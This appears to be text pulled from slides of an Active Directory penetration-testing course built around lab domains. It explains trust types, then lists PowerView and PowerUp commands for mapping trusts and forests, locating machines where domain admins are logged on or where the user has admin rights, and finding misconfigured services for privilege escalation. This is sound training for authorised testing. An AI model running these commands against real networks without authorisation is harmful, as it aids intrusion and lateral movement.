
- One-way trust – Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.



Domain Enumeration - Trusts


Trust Direction

- Two-way trust – Bi-directional. Users of both domains can access resources in the other domain.



Domain Enumeration - Trusts - Transitivity


- **Transitive** – Can be extended to establish trust relationships with other domains.
 - All the default intra-forest trust relationships (Tree-root, Parent-Child) between domains within a same forest are transitive two-way trusts.
- **Nontransitive** – Cannot be extended to other domains in the forest. Can be two-way or one-way.
 - This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.



Domain Enumeration - Trusts


- Default/Automatic Trusts
 - Parent-child trust
 - It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, dollarcorp.moneycorp.local is a child of moneycorp.local
 - This trust is always two-way transitive.
 - Tree-root trust
 - It is created automatically between whenever a new domain tree is added to a forest root.
 - This trust is always two-way transitive.

Domain Enumeration - Trusts



Domain Enumeration - Trusts


- External Trusts
 - Between two domains in different forests when forests do not have a trust relationship.
 - Can be one-way or two-way and is nontransitive.



Domain Enumeration - Trusts

Forest Trusts

- Between forest root domain.
- Cannot be extended to a third forest (no implicit trust).
- Can be one-way or two-way and transitive or nontransitive.



Domain Enumeration - Trusts

Domain Trust mapping

- Get a list of all domain trusts for the current domain

`Get-DomainTrust`

`Get-DomainTrust -Domain us.dollarcorp.moneycorp.local`

`Get-ADTrust`

`Get-ADTrust -Identity us.dollarcorp.moneycorp.local`

Domain Enumeration - Forest

Forest mapping

- Get details about the current forest

`Get-Forest`

`Get-Forest -Forest eurocorp.local`

`Get-ADForest`

`Get-ADForest -Identity eurocorp.local`

- Get all domains in the current forest

`Get-ForestDomain`

`Get-ForestDomain -Forest eurocorp.local`

`(Get-ADForest).Domains`

Domain Enumeration - Forest

Forest mapping

- Get all global catalogs for the current forest

```
Get-ForestGlobalCatalog
```

```
Get-ForestGlobalCatalog -Forest eurocorp.local
```

```
Get-ADForest | select -ExpandProperty GlobalCatalogs
```

- Map trusts of a forest

```
Get-ForestTrust
```

```
Get-ForestTrust -Forest eurocorp.local
```

```
Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne  
"$null"'
```


Learning Objective 4

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

Domain Enumeration – User Hunting

- Find all machines on the current domain where the current user has local admin access
`Find-LocalAdminAccess -Verbose`
- This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and then use multi-threaded `Invoke-CheckLocalAdminAccess` on each machine.
- This can also be done with the help of remote administration tools like WMI and PowerShell remoting. Pretty useful in cases ports (RPC and SMB) used by `Find-LocalAdminAccess` are blocked.
- See `Find-WMILocalAdminAccess.ps1` and `Find-PSRemotingLocalAdminAccess.ps1`


Domain Enumeration – User Hunting



Domain Enumeration – User Hunting

- Find computers where a domain admin (or specified user/group) has sessions:
`Find-DomainUserLocation -Verbose`
`Find-DomainUserLocation -UserGroupIdentity "RDPUsers"`
- This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-DomainGroupMember`, gets a list of computers (`Get-DomainComputer`) and list sessions and logged on users (`Get-NetSession/Get-NetLoggedon`) from each machine.

Domain Enumeration – User Hunting



Domain Enumeration – User Hunting

- Find computers where a domain admin session is available and current user has admin access (uses `Test-AdminAccess`).


`Find-DomainUserLocation -checkAccess`

- Find computers (File Servers and Distributed File servers) where a domain admin session is available.

`Find-DomainUserLocation -stealth`

Privilege Escalation

- In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following
 - Hunting for Local Admin access on other machines
 - Hunting for high privilege domain accounts (like a Domain Administrator)
- Let's also look for Local Privilege Escalation.



Privilege Escalation - Local

- There are various ways of locally escalating privileges on Windows box:
 - Missing patches
 - Automated deployment and AutoLogon passwords in clear text
 - AlwaysInstallElevated (Any user can run MSI as SYSTEM)
 - Misconfigured Services
 - DLL Hijacking and more
 - NTLM Relaying a.k.a. Won't Fix
- We can use below tools for complete coverage
 - PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
 - Privesc: <https://github.com/enjoiz/Privesc>

Privilege Escalation - Local

Services Issues using PowerUp

- Get services with unquoted paths and a space in their name.

`Get-ServiceUnquoted -verbose`

- Get services where the current user can write to its binary path or change arguments to the binary

`Get-ModifiableServiceFile -verbose`

- Get the services whose configuration current user can modify.

`Get-ModifiableService -verbose`

